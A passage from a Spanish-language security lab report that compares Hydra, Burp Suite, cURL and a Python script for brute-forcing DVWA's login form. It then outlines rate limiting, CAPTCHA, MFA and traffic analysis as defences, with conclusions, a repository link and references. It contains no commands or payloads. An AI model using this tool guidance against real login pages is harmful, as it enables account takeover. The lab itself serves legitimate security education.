Hydra se posicionó como la herramienta de mayor rendimiento en velocidad de ejecución, gracias a su arquitectura multihilo que permite ejecutar hasta 4 conexiones simultáneas como las configuradas. Esta capacidad de paralelización reduce drásticamente el tiempo total requerido para probar grandes volúmenes de combinaciones. Su optimización específica para ataques de fuerza bruta la convierte en la opción más eficiente cuando la velocidad es el factor crítico.

Burp Suite, por su parte, presenta un equilibrio entre funcionalidad y rendimiento. Aunque su velocidad de ataque es menor, su interfaz gráfica intuitiva y capacidades de análisis la hacen invaluable para evaluaciones de seguridad detalladas. Durante el laboratorio, Burp Suite permitió no solo ejecutar el ataque, sino también inspeccionar visualmente cada solicitud y respuesta, identificar patrones en las longitudes de respuesta, y comprender mejor la estructura del tráfico HTTP.

cURL representa el enfoque más básico y manual. Su naturaleza de línea de comandos permite realizar peticiones individuales con control preciso sobre cada parámetro, pero carece de automatización integrada para fuerza bruta. En la práctica, cURL procesó apenas 1-5 intentos por minuto cuando se ejecutó manualmente, lo que lo hace completamente impracticable para ataques que involucren más de unas pocas decenas de combinaciones. Sin embargo, su valor radica en la capacidad de realizar pruebas puntuales, verificar comportamientos específicos del servidor.

El script Python desarrollado ofrece el mayor grado de personalización y control sobre la lógica del ataque, permitiendo implementar condiciones específicas de detección, manejo de errores adaptado. No obstante, esta flexibilidad tiene un costo significativo en términos de rendimiento: con un delay configurado de 0.5 segundos entre intentos y ejecución secuencial (sin paralelización), el script procesa únicamente 2 intentos por minuto, resultando en tiempos de ejecución prohibitivamente largos para diccionarios extensos. A pesar de esta limitación de velocidad, el script Python resulta ideal para escenarios donde se requiere lógica personalizada, integración con otras herramientas, o fines educativos para comprender el funcionamiento interno de los ataques de fuerza bruta.

1.22. Demuestra 4 métodos de mitigación (investigación)

La defensa contra ataques de fuerza bruta en aplicaciones web demanda la implementación de múltiples estrategias de mitigación complementarias. Se presentan a continuación cuatro métodos fundamentales con sus respectivos mecanismos de operación y contextos de aplicación óptimos.

1.22.1. 1. Rate Limiting (Limitación de Velocidad de Intentos)

Implementa restricciones cuantitativas sobre el número de intentos de autenticación permitidos por unidad de tiempo, ya sea por cuenta de usuario individual o por dirección IP origen. Al excederse el umbral establecido (típicamente 3-5 intentos fallidos), el sistema activa un bloqueo temporal que impide nuevos intentos durante un período configurado (15-30 minutos inicialmente, con incremento exponencial en bloqueos subsecuentes).

Escenarios de alta eficacia:

- Neutralización de herramientas automatizadas de alta velocidad como Hydra

1.22.2. 2. CAPTCHA

Interpone desafíos cognitivos diseñados para ser resueltos exclusivamente por humanos, tales como reconocimiento de texto distorsionado, identificación de objetos en imágenes..

Escenarios de alta eficacia:

- Bloqueo efectivo de bots y scripts automatizados
- Complemento a rate limiting cuando se detecta comportamiento anómalo

1.22.3. 3. Autenticación Multifactor (MFA)

Establece múltiples capas de verificación de identidad requiriendo al menos dos factores distintos. Las implementaciones comunes incluyen códigos SMS, aplicaciones TOTP (Google Authenticator), tokens hardware (YubiKey), o notificaciones push.

Escenarios de alta eficacia:

- Protección de cuentas de alto valor: administrativas, financieras, corporativas
- Mitigación total del riesgo incluso cuando la contraseña ha sido comprometida

1.22.4. 4. Análisis Comportamental de Tráfico

Implementa sistemas de monitoreo continuo que establecen líneas base de comportamiento normal y detectan anomalías indicativas de actividad maliciosa. Los indicadores incluyen: velocidad anómala de intentos, múltiples solicitudes desde misma IP, User-Agents de herramientas conocidas (Hydra, sqlmap), geolocalización inconsistente, o patrones de diccionarios comunes.

2. Conclusiones y comentarios

El presente laboratorio permitió realizar un análisis de diversas técnicas de ataque de fuerza bruta aplicadas al formulario de autenticación de DVWA . Mediante la utilización de cuatro herramientas distintas Hydra, Burp Suite, cURL y un script personalizado en Python, se logró comprender las características del tráfico HTTP generado por cada una y sus mecanismos específicos de interacción con formularios web vulnerables.

Este laboratorio consolidó la comprensión sobre la necesidad imperativa de implementar medidas de mitigación contra ataques de fuerza bruta en aplicaciones web de producción. Las buenas prácticas de seguridad incluyendo rate limiting, CAPTCHA, autenticación multifactor resultan esenciales para proteger sistemas contra ataques que, como se demostró, pueden ser ejecutados con relativa facilidad mediante herramientas disponibles públicamente.

Repositorio del código desarrollado:

El código fuente completo del script Python utilizado en este laboratorio se encuentra disponible en el siguiente repositorio de GitHub para referencia y reproducibilidad:

https://github.com/3dvvarMvb/Lab_Cripto/tree/main/Lab2

Referencias

- [1] DataDome. (2024). *How to prevent brute force attacks*. Recuperado de <https://datadome.co/bot-management-protection/how-to-prevent-brute-force-attacks/>
- [2] NetWitness Community. (2024). *HYDRA brute force*. Recuperado de <https://community.netwitness.com/s/article/HYDRABruteForce>
- [3] OWASP Foundation. (2024). *Blocking brute force attacks*. OWASP Community Controls. Recuperado de https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks
- [4] PortSwigger Web Security. (2024). *Using Burp to brute force a login page*. Burp Suite Support Center. Recuperado de <https://portswigger.net/support/using-burp-to-brute-force-a-login-page>

- [5] ResearchGate. (2020). *Successful replay attack with cURL tool* [Figura]. Recuperado de https://www.researchgate.net/figure/Successful-replay-attack-with-cURL-tool_fig6_373721093